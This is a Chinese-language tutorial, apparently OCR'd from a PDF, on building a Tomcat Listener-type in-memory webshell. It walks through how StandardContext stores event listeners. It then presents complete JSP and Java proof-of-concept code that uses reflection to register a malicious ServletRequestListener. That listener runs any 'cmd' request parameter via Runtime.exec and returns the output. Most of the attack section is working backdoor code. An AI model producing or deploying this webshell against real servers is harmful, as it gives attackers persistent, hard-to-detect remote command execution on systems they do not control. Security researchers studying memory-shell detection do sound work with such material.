
我们最先开始调试，肯定是把断点下在 `requestInitialized()` 方法这里的，调试之后发现一个什么问题呢？是我们走进去之后的代码没有什么实际作用，其实这里是断点下错了，正确的断点位置应该下在这里。



正确的断点位置如图



开始调试，这里我们先进到 `getApplicationEventListeners()` 方法里面




`getApplicationEventListeners()` 方法做了这么一件事：获取一个 Listener 数组

JAVA

```
public Object[] getApplicationEventListeners() {
        return applicationEventListenersList.toArray();
}
```

我们可以点进去看一下 applicationEventListenersList 是什么，可以看到 Listener 实际上是存储在 `applicationEventListenersList` 属性中的。




并且我们可以通过 `StandardContext#addApplicationEventListener()` 方法来添加 Listener

JAVA

```
public void addApplicationEventListener(Object listener) {
        applicationEventListenersList.add(listener);
}
```

> 到这一步的调试就没有内容了，所以这里的逻辑有应该是和 Filter 差不多的，Listener 这里有一个 Listener 数组，对应的 Filter 里面也有一个 Filter 数组。

在 Listener 组内的 Listeners 会被逐个触发，最后到我们自己定义的 Listener 的 `requestInitialized()` 方法去。



3. 小结运行流程

- 在应用开始前，先读取了 web.xml，从中读取到 Listeners，并进行加载；加载完毕之后会进行逐个读取，对每一个 Listener，都会到 `requestInitialized()` 方法进去。

0x05 Listner 型内存马 EXP 编写


1. EXP 分析

如果我们要实现 EXP，要做哪些步骤呢?

- 很明显的一点是，我们的恶意代码肯定是写在对应 Listener 的 `requestInitialized()` 方法里面的。
- 通过 StandardContext 类的 `addApplicationEventListener()` 方法把恶意的 Listener 放进去。

Listener 与 Filter 的大体流程是一样的，所以我们也可以把 Listener 先放到整个 Servlet 最前面去

这就是最基础的两步了，如果排先后顺序的话一定是先获取 StandardContext 类，再通过 `addApplicationEventListener()` 方法把恶意的 Listener 放进去，我们可以用流程图来表示一下运行过程。



2. EXP 编写

我们一步步来实现整个 EXP

- 首先做最简单的工作 ———— 编写恶意的代码

JAVA


```
String cmd;
        try {
            cmd = sre.getServletRequest().getParameter("cmd");
```

```
            org.apache.catalina.connector.RequestFacade requestFacade =
(org.apache.catalina.connector.RequestFacade) sre.getServletRequest();
            Field requestField =
Class.forName("org.apache.catalina.connector.RequestFacade").getDeclaredField("r
equest");
            requestField.setAccessible(true);
            Request request = (Request) requestField.get(requestFacade);
            Response response = request.getResponse();

            if (cmd != null){
                InputStream inputStream =
Runtime.getRuntime().exec(cmd).getInputStream();
                int i = 0;
                byte[] bytes = new byte[1024];
                while ((i=inputStream.read(bytes)) != -1){
                    response.getWriter().write(new String(bytes,0,i));
                    response.getWriter().write("\r\n");
                }
            }
        }catch (Exception e){
            e.printStackTrace();
        }
```

接着是获取 StandardContext 的代码，并且添加 Listener

在 `StandardHostValve#invoke` 中，可以看到其通过request对象来获取 `StandardContext` 类



同样地，由于JSP内置了request对象，我们也可以使用同样的方式来获取

JAVA

```
<%
    Field reqF = request.getClass().getDeclaredField("request");
    reqF.setAccessible(true);
    Request req = (Request) reqF.get(request);
    StandardContext context = (StandardContext) req.getContext();
%>
```

接着我们编写一个恶意的Listener

JAVA

```
<%!
    public class Shell_Listener implements ServletRequestListener {

        public void requestInitialized(ServletRequestEvent sre) {
            HttpServletRequest request = (HttpServletRequest)
sre.getServletRequest();
            String cmd = request.getParameter("cmd");
```

```
            if (cmd != null) {
                try {
                    Runtime.getRuntime().exec(cmd);
                } catch (IOException e) {
                    e.printStackTrace();
                } catch (NullPointerException n) {
                    n.printStackTrace();
                }
            }
        }

        public void requestDestroyed(ServletRequestEvent sre) {
        }
    }
%>
```

最后添加监听器

JAVA

```
<%
    Shell_Listener shell_Listener = new Shell_Listener();
    context.addApplicationEventListener(shell_Listener);
%>
```

3. 最终 PoC

JSP 版

JAVA

```
<%@ page import="org.apache.catalina.core.StandardContext" %>
<%@ page import="java.util.List" %>
<%@ page import="java.util.Arrays" %>
<%@ page import="org.apache.catalina.core.ApplicationContext" %>
<%@ page import="java.lang.reflect.Field" %>
<%@ page import="java.util.ArrayList" %>
<%@ page import="java.io.InputStream" %>
<%@ page import="org.apache.catalina.connector.Request" %>
<%@ page import="org.apache.catalina.connector.Response" %>
<%!

    class ListenerMemShell implements ServletRequestListener {

        @Override
        public void requestInitialized(ServletRequestEvent sre) {
            String cmd;
            try {
                cmd = sre.getServletRequest().getParameter("cmd");
                org.apache.catalina.connector.RequestFacade requestFacade =
(org.apache.catalina.connector.RequestFacade) sre.getServletRequest();
                Field requestField =
Class.forName("org.apache.catalina.connector.RequestFacade").getDeclaredField("r
equest");
                requestField.setAccessible(true);
```

```
                Request request = (Request) requestField.get(requestFacade);
                Response response = request.getResponse();

                if (cmd != null){
                    InputStream inputStream =
Runtime.getRuntime().exec(cmd).getInputStream();
                    int i = 0;
                    byte[] bytes = new byte[1024];
                    while ((i=inputStream.read(bytes)) != -1){
                        response.getWriter().write(new String(bytes,0,i));
                        response.getWriter().write("\r\n");
                    }
                }
            }catch (Exception e){
                e.printStackTrace();
            }
        }

        @Override
        public void requestDestroyed(ServletRequestEvent sre) {
        }
    }
%>

<%
    ServletContext servletContext =  request.getServletContext();
    Field applicationContextField =
servletContext.getClass().getDeclaredField("context");
    applicationContextField.setAccessible(true);
    ApplicationContext applicationContext = (ApplicationContext)
applicationContextField.get(servletContext);

    Field standardContextField =
applicationContext.getClass().getDeclaredField("context");
    standardContextField.setAccessible(true);
    StandardContext standardContext = (StandardContext)
standardContextField.get(applicationContext);

    Object[] objects = standardContext.getApplicationEventListeners();
    List<Object> listeners = Arrays.asList(objects);
    List<Object> arrayList = new ArrayList(listeners);
    arrayList.add(new ListenerMemShell());
    standardContext.setApplicationEventListeners(arrayList.toArray());

%>
```

成功

laptop-msg46jep\vanhurts

- 这是 JSP 的写法，我们还可以和 Filter 型内存马一样，用 .java 的写法来完成。

PoC 如下，我这里实验失败了，师傅们可以自行测试一下

JAVA

```
package Listener;

import javax.servlet.ServletRequestEvent;
import javax.servlet.ServletRequestListener;
import javax.servlet.annotation.WebListener;
import javax.servlet.http.HttpServletRequest;
import javax.servlet.http.HttpServletResponse;
import java.io.BufferedReader;
import java.io.InputStream;
import java.io.InputStreamReader;
import java.lang.reflect.Field;

@WebListener
public class ListenerShell implements ServletRequestListener {
    @Override
 public void requestDestroyed(ServletRequestEvent servletRequestEvent) {
    }

    @Override
 public void requestInitialized(ServletRequestEvent servletRequestEvent) {
        HttpServletRequest req =
(HttpServletRequest)servletRequestEvent.getServletRequest();
 HttpServletResponse resp = this.getResponseFromRequest(req);
 String cmd = req.getParameter("cmd");
 try {
            String result = this.CommandExec(cmd);
 resp.getWriter().println(result);
 System.out.println("部署完成");
 } catch (Exception e) {

        }
```

```
    }
    public String CommandExec(String cmd) throws Exception {
        Runtime rt = Runtime.getRuntime();
 Process proc = rt.exec(cmd);
 InputStream stderr =  proc.getInputStream();
 InputStreamReader isr = new InputStreamReader(stderr);
 BufferedReader br = new BufferedReader(isr);
 String line = null;
 StringBuffer sb = new StringBuffer();
 while ((line = br.readLine()) != null) {
            sb.append(line + "\n");
 }
        return sb.toString();
 }

    public synchronized HttpServletResponse
getResponseFromRequest(HttpServletRequest var1) {
        HttpServletResponse var2 = null;

 try {
            Field var3 = var1.getClass().getDeclaredField("response");
 var3.setAccessible(true);
 var2 = (HttpServletResponse)var3.get(var1);
 } catch (Exception var8) {
            try {
                Field var4 = var1.getClass().getDeclaredField("request");
 var4.setAccessible(true);
 Object var5 = var4.get(var1);
 Field var6 = var5.getClass().getDeclaredField("response");
 var6.setAccessible(true);
 var2 = (HttpServletResponse)var6.get(var5);
 } catch (Exception var7) {
            }
        }

        return var2;
 }
}
```

0x06 小结

相对于 Filter 型内存马来说，Listener 型内存马的实现更为简易的多，从难度上来说，可以把 Listener 型内存马需要实现的步骤看成是 Filter 型内存马的一部分。

0x07 参考资料

https://goodapple.top/archives/1355
http://wjlshare.com/archives/1651